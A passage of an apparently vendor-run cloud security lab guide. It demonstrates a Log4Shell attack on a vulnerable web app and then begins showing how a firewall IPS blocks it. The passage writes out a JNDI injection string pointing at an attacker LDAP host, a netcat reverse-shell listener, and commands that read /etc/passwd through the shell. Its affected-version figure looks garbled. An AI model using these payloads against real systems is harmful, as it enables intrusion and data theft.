64 bytes from 10.1.1.26: icmp_seq=1 ttl=63 time=164 ms
64 bytes from 10.1.1.26: icmp_seq=2 ttl=63 time=164 ms
64 bytes from 10.1.1.26: icmp_seq=3 ttl=63 time=163 ms
^C
```

With this test we want to show you that you can start creating a new VPC, with cyber-security elements in and then move legacy resources in the cloud to use it. First start with connectivity between the VPC’s as we did. Then, use this new Secure VPN as your single point entry and exit point for external traffic.


Remove peering

Now we need to remove peering for the next tests.

1. In AWS console go to > VPC > Peering Connections > Select the peering connection > Actions > Delete peering connection



2. Select “Delete related route table entries” and “delete”. Click on “Delete”.



Log4Shell


Introduction

Apache Log4j is a Java-based logging audit framework and Apache Log4j2 1.14.1 and below are susceptible to a remote code execution vulnerability where an attacker can leverage this vulnerability to take full control of a machine.

This module is a prerequisite for other software which means it can be found in many products and is trivial to exploit. It is critical that organizations take immediate action to inventory their systems and prioritize remediation.


The vulnerability impacts default configurations of a number of Apache frameworks, including Apache Struts2, Apache Solr, Apache Druid, and Apache Flink, which are utilized by numerous organizations from Apple, Amazon, Google, Twitter, and thousands of others, including Fortinet.

The vulnerability is simply triggered by sending a specific JNDI string to the Log4j software, which triggers the install of the malicious software as shown.



Exploit

We'll setup an environment to attack a Log4Shell vulnerable web application. Let's look at the diagram below to a better understanding.



1. First, we will use “Web Legacy” as the attacker server. We will use it because this server is not in the same subnet as the target machine (Web Internal) and the access will be through internet. We will start “listeners” in Web Legacy, so we can send commands to target machine to connect to it. The listeners consist of a malicious LDAP server and NetCat
2. Next step is accessing the target web application, through a web browser
3. Third, insert malicious code
4. Last, we will have access to a remote shell from target server.

Let’s do it!

Start docker container vulnerable


First thing we need to bring the vulnerable web application on-line. It is a docker container.

1. SSH to Web Internal. There is a NAT for that

2. You will need the following information from Terraform's output:
    a. WebServer_Internal_Public_IP
    b. WebServer_Internal_SSH
    c. WebServer_Internal_Username
3. Type: chmod 400 path_to_ssh_key_downloaded/forti-ssh-key.pem
   Example: chmod 400 Download/forti-ssh-key.pem
4. Type: ssh -i path_to_ssh_key_downloaded/forti-ssh-key.pem WebServer_Internal_Username@ WebServer_Internal_Public_IP -p WebServer_Internal_SSH
   Example: ssh -i forti-ssh-key.pem ubuntu@35.169.54.86 -p2222


5. Once logged in, type: cd /log4j-shell-poc/
6. Now run the container, type: sudo docker run --network host log4j-shell-poc

You should see something like this



7. Open a web browser and check if it is running.
   http://WebServer_Internal_Public_IP:8080.

Example: http://3.208.200.151:8080/




8. Our web app is running. Now let's work on the attacker server.


Start attacker machine

In attacker machine (Web Legacy) we will launch a ldap server and netcat to create a connection and open a remote shell.

1. SSH to Web Legacy. There is a NAT for that
2. You will need the following information from Terraform's output:
    a. WebServer_Legacy_Public_IP
    b. WebServer_ Legacy _SSH
    c. WebServer_ Legacy _Username
3. Type: ssh -i path_to_ssh_key_downloaded/forti-ssh-key.pem WebServer_ Legacy _Username@ WebServer_Legacy_Public_IP -p WebServer_ Legacy _SSH
   Example: ssh -i forti-ssh-key.pem ubuntu@35.179.55.76 -p22
4. Once logged in, type: cd /log4j-shell-poc/
5. Type: sudo python3 poc.py --userip WebServer_Legacy_Public_IP --webport 8000 --lport 9001
    a. Example: sudo python3 poc.py --userip 18.209.172.102 --webport 8000 --lport 9001
6. Copy the "send me", you will use it in Attack Simulation



7. In this example: ${jndi:ldap://18.209.172.102:1389/a}
8. Now, open a new terminal and new SSH session following the same steps from 2 and 3
9. Execute netcat: nc -lvnp 9001




Attack Simulation

Time to exploit.

1. Open a web browser and access the web application. http://WebServer_Internal_Public_IP:8080.


Example: http://3.208.200.151:8080/

In Username field, insert the string you copied from "send me" (step 6 on previous section). In "Password" put any word.




Click “Login”

Now go to terminal running netcat. You should see a connection:



Create a new file

Using the netcat session opened, create a new file. Type: echo “Hello friend” > /root/hello



Read /etc/passwd

Lets read the passwd file. Type in the same netcat session: cat /etc/passwd

```
ubuntu@ip-172-16-0-221:~$ sudo nc -lvnp 9001
Listening on 0.0.0.0 9001
Connection received on 3.208.200.151 52916
echo "Hello friend" > /root/hello
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:103:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:104:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:105:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:106:systemd Bus Proxy,,,:/run/systemd:/bin/false
messagebus:x:104:107::/var/run/dbus:/bin/false
```

As you can see, now you have access to the Docker container running on "Web Internal" EC2 instance. You could perform any action, installing crypto mining, ransomware, lateral moving, etc.

Check in source machine the new file created

Just to check, lets read the file created.

1. Open a new terminal and ssh to Web Internal.
2. You will need the following information from Terraform's output:
    a. WebServer_Internal_Public_IP
    b. WebServer_Internal_SSH
    c. WebServer_Internal_Username
3. Type: ssh -i path_to_ssh_key_downloaded/forti-ssh-key.pem WebServer_Internal_Username@ WebServer_Internal_Public_IP -p WebServer_Internal_SSH
   Example: ssh -i forti-ssh-key.pem ubuntu@35.169.54.86 -p2222
4. Once logged in type: sudo docker ps |grep shell
5. Copy the first string
6. Type: sudo docker exec -it <string from step 5> /bin/bash

7. Type: cat /root/hello


```
ubuntu@ip-10-1-1-26:~$ sudo docker ps |grep shell
df47cb75fc95   log4j-shell-poc          "catalina.sh run"        47 minutes ago   Up 47 minutes
ubuntu@ip-10-1-1-26:~$ sudo docker exec -it df47cb75fc95 /bin/bash
root@ip-10-1-1-26:/usr/local/tomcat# cat /root/hello
"Hello friend"
root@ip-10-1-1-26:/usr/local/tomcat#
```

Now you see, how it is simple to exploit this vulnerability in some servers. Of course, here we used it for demo purposes, but everyday new exploits are being created. In the next session we will see how to defend against it.

Defend it

You saw how simple was for an attacker get access to one of our containers. But now you'll see how it is simple and powerful to defend against this attack and hundred others.

Just enable IPS from FortiGate in this web server policy. When it is enabled, FortiGate will block that connection, see the diagram below and check the next steps.




Stop docker and attacker running process
Lets restart our environment.


1. In Web Internal go to the terminal with running container, stop it with Ctrl+C and start it over. Just press arrow up and enter.
2. Do the same process for Netcat and Ldap server running in “Web Legacy” terminals.

Enable IPS on FortiGate rule
